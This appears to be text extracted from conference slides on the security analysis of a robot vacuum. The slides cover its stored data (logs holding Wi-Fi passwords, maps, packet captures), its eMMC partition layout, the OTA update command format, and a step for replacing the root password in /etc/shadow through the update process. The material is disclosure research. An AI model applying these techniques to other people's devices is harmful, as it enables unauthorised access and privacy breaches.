


Available data on device


- Data
 - Logfiles (syslogs, duration, area, ssid, passwd)
 - “/usr/sbin/tcpdump -i any -s 0 -c 2000 -w”
 - Maps
 - Multiple MBytes/day
- Data is uploaded to cloud
- Factory reset
 - Restores recovery to system
 - Does not delete data
 - Maps, Logs still exist

Available data on device

- Maps
 - Created by player
 - 1024px * 1024px
 - 1px = 5cm




Available data on device



Northeastern University, ISEC Building, 6th floor

Communication relations



eMMC Layout

Label	Content	Size in MByte
boot-res	bitmaps & some wav files	8
env	uboot cmd line	16
app	device.conf (DID, key, MAC), adb.conf, vinda	16
recovery	fallback copy of OS	512
system_a	copy of OS (active by default)	512
system_b	copy of OS (passive by default)	512
Download	temporary unpacked OS update	528
reserve	config + calibration files, blackbox.db	16
UDISK/Data	logs, maps, pcap files	~1900

eMMC Layout

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reserve	config + calibration files, blackbox.db	16
UDISK/Data	logs, maps, pcap files	~1900

Update process



Update process



```
miO.ota {"mode":"normal", "install":"1",  
"app_url":"https://[URL]/v11_[version].pkg",  
"file_md5":"[md5]","proc":"dnld install"}
```


1. encrypted packet with pkg info



Update process




Update process



2. Download [app_url]




Update process




2. Download [app_url]




Update process




Update process



Update process




Update process



Update process




Update root pw
in /etc/shadow



